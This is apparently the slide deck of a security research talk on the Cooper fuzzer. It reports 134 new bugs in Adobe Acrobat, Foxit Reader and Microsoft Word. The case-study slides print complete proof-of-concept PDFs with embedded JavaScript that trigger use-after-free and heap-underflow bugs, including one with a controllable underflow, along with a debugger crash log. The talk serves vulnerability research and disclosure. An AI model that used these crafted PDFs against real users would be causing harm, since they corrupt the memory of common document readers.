
Bug finding experiment

Cooper-full found 18 bugs in one week.

Experiment	Relation Guidance	Object Mutation	Script Generation
Cooper-full	●	●	●
Cooper-random	○	●	●
Cooper-object	●	●	○
Cooper-script	○	○	●
Domato	○	○	◐

Bug finding with different configurations






Bug finding experiment

Experiment	Relation Guidance	Object Mutation	Script Generation
Cooper-full	●	●	●
Cooper-random	○	●	●
Cooper-object	●	●	○
Cooper-script	○	○	●
Domato	○	○	◐


Edge finding with different configurations



Edge discovering experiment

Experiment	Relation Guidance	Object Mutation	Script Generation
Cooper-full	●	●	●
Cooper-random	○	●	●
Cooper-object	●	●	○
Cooper-script	○	○	●
Domato	○	○	◐

Edge finding with different configurations



Edge discovering experiment

Experiment	Relation Guidance	Object Mutation	Script Generation
Cooper-full	●	●	●
Cooper-random	○	●	●
Cooper-object	●	●	○
Cooper-script	○	○	●
Domato	○	○	◐

New bugs

	Adobe Acrobat	Foxit Reader	Microsoft Word	Total
UAF	12	18	3	**33**
Overflow	4	8	5	**17**
Buffer error	6	1	0	**7**
Null pointer deference	30	22	8	**60**
Stack exhuastion	6	4	0	**10**
Access violation	2	2	1	**5**
Others	0	1	1	**2**
Total	**60**	**56**	**18**	**134**

- 134 previous-unknown bugs in 3 real-world software
- 33 CVE, 59 fixed, 44.1k dollars bounty
- 90 APIs in 11 objects

Related scripting APIs

APIs	Bug IDs	APIs	Bug IDs	APIs	Bug IDs
Adobe Acrobat		**Foxit Reader**		**Microsoft Word**	
Annot.page	1,4,55	Annot.destroy	1,2,3,4,5,7,9,10,14, 16,17,30,32,54,55	Paragraph.Range	1,2,3,4,5,6,7,9,10, 11,12,17,18,15
Annot.popupOpen	2,17,18,24,53,54,59	Annot.popupOpen	3,32	Paragraph.LineSpacingRule	10
Annot.setProps	2,3,4,17,43,53	Annot.readOnly	7,16,55	Paragraph.TextboxTightWrap	8
Annot.getProps	4,53	Annot.delay	9	Paragraph.InsertAlignmentTab	2
Annot.vertices	53	Annot.quads	14	Paragraph.Alignment	7
Annot.noView	53	Annot.trasitionToState	10	Paragraph.SelectNumber	11
Annot.intent	54	Annot.borderEffectIntensity	15	Paragraph.RightIndent	13
Annot.rect	55	Annot.fillColor	54	Paragraph.Style	2,12
Annot.stateModel	16	Annot.hidden	9	Range.TCSCConverter	1,5
Annot.popupRect	23	Field.richText	6	Range.SortAscending	4,15
Annot.points	43	Field.value	6,8,11,26	Range.GoToNext	5
Annot.repeat	51	Field.signatureValidate	27	Range.FormattedText	7,9,10
Annot.destroy	53,54	Field.setFocus	18,35,41,50,51	Range.PhoneticGuide	10,17
Annot.delay	53	Field.exportValues	47	Range.WordOpenXML	10,17
Annot.richContents	55	Field.rotation	50	Range.GetSpellingSuggestions	2,12
Annot.transitionToState	60	Field.delay	8	Range.ImportFragment	17
Doc.getAnnots	5	Field.textFont	11	Range.Previous	18
Doc.addField	7	Field.textColor	28,49	Range.CheckSynonyms	3
Doc.zoomType	8,15,21,33,40,41,58	Field.doNotScroll	44	Range.TwoLinesInOne	14
Doc.getNthFieldName	9	Field.comb	50	Range.InsertXML	4
Doc.layout	23,41,54,55	Field.readonly	18	Range.Next	5,6,18
Doc.addAnnot	53,54,60	Doc.embedDocAsDataObject	6,11,12,13,47	Range.Relocate	6,10,11
Doc.removeField	56	Doc.zoomType	45	Range.Text	9
Doc.exportAsFDFStr	14,44	Doc.removeDataObject	13,24,53	Range.HorizontalInVertical	10
Doc.pageNum	41,55	Doc.removeField	26	Range.InsertAfter	10
Doc.resetForm	19,31,46	Doc.resetForm	26,43,46	Range.Duplicate	2,12,17
Doc.getField	9	Doc.selectPageNthWord	48	Range.SortByHeadings	18
Doc.zoom	54,55	Doc.zoom	12,45	Range.AutoFormat	7
Doc.getLegalWarnings	13,22,29,32,39,42,47,49	Doc.pageNum	13	Range.InsertParagraphAfter	7
App.LaunchURL	6	Doc.getField	25	ActiveWindow.Panes	8,16
Field.page	9	Doc.getPageLabel	37	Pane.Previous	8,16
Field.getItemAt	19,44,56	Doc.getAnnots	54	Pane.Next	8,16
Collab.documentToStream	25	Doc.addAnnot	39,40,56	Pane.NewFrameset	8,16
AcroForm.AFSimple_Calculate	34	Bookmark.createChild	20		
		AcroForm.AFNumber_Keystroke	18		
		Doc.deletePages	18,19,24,25,31,45, 46,48,49,51,52		

Case Study #1

Use-After-Free(CVE-2021-21028)

- Native Objects
  1. Two annotations linked with */Popup*
  2. Their /NM values are both empty

- Scripts Code
  1. Reset the properties of the first annotation
  2. Change the page of the first annotation

```
1  %PDF-1.3
2  1 0 obj << /Pages 2 0 R >> endobj
3  2 0 obj << /Kids [ 3 0 R 4 0 R ] >> endobj
4  3 0 obj << /AA << /O << /S /JavaScript
5                                /JS 7 0 R>> >>
6                /Annots [ 5 0 R ] >> endobj
7  4 0 obj << /Parent 2 0 R >> endobj
8  5 0 obj << /Popup 6 0 R /NM ()
9                /Subtype /Circle >> endobj
10 6 0 obj << /NM () >> endobj
11 7 0 obj << /Length 237 >>
12           stream
13             var annot=this.getAnnots()[0];
14             annot.setProps(annot.getProps());
15             annot.page=1;
16           endstream
17       endobj
18 trailer << /Root 1 0 R >>
```

Case Study #2

Use-After-Free(CVE-2021-21035)

- Native Objects
  An */Action* attribute with abnormal value

- Scripts Code
  Change properties and popupOpen repeatedly

```
%PDF-1.3
1 0 obj << /Pages 2 0 R >> endobj
2 0 obj << /Kids [ 3 0 R 4 0 R ] >> endobj
3 0 obj << /AA <</O <</S /JavaScript
                        /JS 8 0 R >> >>
            /Annots [ 5 0 R 6 0 R 7 0 R ] >> endobj
4 0 obj << /Parent 2 0 R >> endobj
5 0 obj << /Subtype /Caret >> endobj
6 0 obj << /T (Total Improvement area Y)
            /Subtype /FreeText >> endobj
7 0 obj << /Action /GoTo/GoTo >> endobj
8 0 obj << /Length 401 >>
        stream
          var a0 = this.getAnnots()[0];
          var a1 = this.getAnnots()[1];
          a0.setProps({type:"Polygon",page:1,});
          a0.popupOpen=true; a0.popupOpen=false;
          a1.setProps({type:"Polygon",page:1,popupRect:[ ... ]});
          a1.popupOpen=true; a1.popupOpen=false;
        endstream
    endobj
trailer << /Root 1 0 R >>
```

Case Study #3

Heap-Underflow(CVE-2021-xxxx)

- Native Objects
  1. Assign */FirstChar* a negative integer value
  2. Adjust the length of /Widths array

- Scripts Code
  1. Invoke this.zoomType=zoomtype.refW;

```
1  %PDF-1.3
2  1 0 obj << /Pages 2 0 R >> endobj
3  2 0 obj << /Kids [ 3 0 R ] >> endobj
4  3 0 obj << /AA <</O <</S /JavaScript
5                                /JS 5 0 R >> >>
6                /Font << /TT0 4 0 R>> >> endobj
7  4 0 obj <</FirstChar -31
8                /Widths [ 0x41414141 2 3 4 5 6 … 32 ]
9                /Subtype /TrueType >> endobj
11 5 0 obj << /Length 401 >>
12           stream
13             this.zoomType=zoomtype.refW;
14          endstream
15       endobj
16 trailer << /Root 1 0 R >>
```

Case Study #3

Heap-Underflow(CVE-2021-xxxx)

It is Awesome and Powerful!!!

1. The underflow length is controllable(/FirstChar)
2. The underflow content is also controllable(/Widths)

```
ModLoad: 794f0000 79b25000   C:\WINDOWS\SysWOW64\ieframe.dll
ModLoad: 73dd0000 73de4000   C:\WINDOWS\SysWOW64\NETAPI32.dll
ModLoad: 73250000 73261000   C:\WINDOWS\SysWOW64\WKSCLI.DLL
ModLoad: 6c1d0000 6c230000   C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\reflow.api
ModLoad: 5f120000 5f65a000   C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\MakeAccessible.api
(ce44.1080c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=fffff84 ecx=52d1f000 edx=c1414141 esi=50156880 edi=00000001
eip=6c1fc3ba esp=008fa0d0 ebp=008fa0e8 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
reflow!PlugInMain+0x2af1a:
6c1fc3ba 89040b          mov     dword ptr [ebx+ecx],eax ds:002b:52d1ef84=????????
1:012> u
reflow!PlugInMain+0x2af1a:
6c1fc3ba 89040b          mov     dword ptr [ebx+ecx],eax
6c1fc3bd 8d5b04          lea     ebx,[ebx+4]
6c1fc3c0 3b7df8          cmp     edi,dword ptr [ebp-8]
6c1fc3c3 7cbc            jl      reflow!PlugInMain+0x2aee1 (6c1fc381)
6c1fc3c5 5f              pop     edi
6c1fc3c6 5e              pop     esi
6c1fc3c7 5b              pop     ebx
6c1fc3c8 c9              leave
1:012> dd ebp-8 L1
008fa0e0  00000020
1:012> !heap -p -a 52d1ef84
    address 52d1ef84 found in
    _DPH_HEAP_ROOT @ 74b1000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         VirtAddr         VirtSize)
                            43e82d9c:         52d1f000              400 -         52d1e000             2000
    6c52a8b0 verifier!AVrfDebugPageHeapAllocate+0x00000240
    77b5f10e ntdll!RtlDebugAllocateHeap+0x00000039
    77ac70f0 ntdll!RtlpAllocateHeap+0x000000f0
```

```
1  %PDF-1.3
2  1 0 obj << /Pages 2 0 R >> endobj
3  2 0 obj << /Kids [ 3 0 R ] >> endobj
4  3 0 obj << /AA <</O <</S /JavaScript
5                                /JS 5 0 R >> >>
6                /Font << /TT0 4 0 R>> >> endobj
7  4 0 obj <</FirstChar -31
8                /Widths [ 0x41414141 2 3 4 5 6 … 32 ]
9                /Subtype /TrueType >> endobj
11 5 0 obj << /Length 401 >>
12           stream
13             this.zoomType=zoomtype.refW;
14           endstream
15       endobj
16 trailer << /Root 1 0 R >>
```

Case Study #3 Demo

POC-1

- /FirstChar -16; /Widths [0] = 0x42424242
- Underflow 16 integers, the first is 0x42424242

```
9 0 obj
<<
/FirstChar -16
/LastChar 255
/Widths [ 1111638594 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32]     % 1111638594 = 0x42424242
/FontDescriptor 11 0 R
/Subtype /TrueType
>>
endobj
10 0 obj
<<
/Length 122
>>
stream

this.zoomType=zoomtype.refW;

```


POC-2

- /FirstChar -31; /Widths [0] = 0x41414141
- Underflow 31 integers, the first is 0x41414141

```
9 0 obj
<<
/FirstChar -31
/LastChar 255
/Widths [ 1094795585 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32]         % 1094795585 = 0x41414141
/FontDescriptor 11 0 R
/Subtype /TrueType
>>
endobj
10 0 obj
<<
/Length 122
>>
stream

this.zoomType=zoomtype.refW;
```

Case Study #3 Demo



Takeaways

- We should consider the relationship between script and native object when fuzzing binding code
- Statistical analysis can help infer relationships
- Cooper is available online: https://github.com/TCA-ISCAS/Cooper

Agenda

- Introduction and Background
- Motivating Case
- Challenges
- Whole Design
  - Native Object Clustering
  - Statistical Relationship Inference
  - Relationship-Guided Mutation
- Results and Evaluation
  - Bug-finding, edge-finding, clustering and inferring accuracy
  - Vulnerabilities and Interesting Cases
- Conclusion

Conclusion

- Cooperative mutation is effective on test binding code of scripting languages
- 134 bugs in Adobe Acrobat, Foxit Reader, and Microsoft Word
- 33 CVE and 44.1K dollars bounty

@XuPeng / xupeng_1231@126.com

Thanks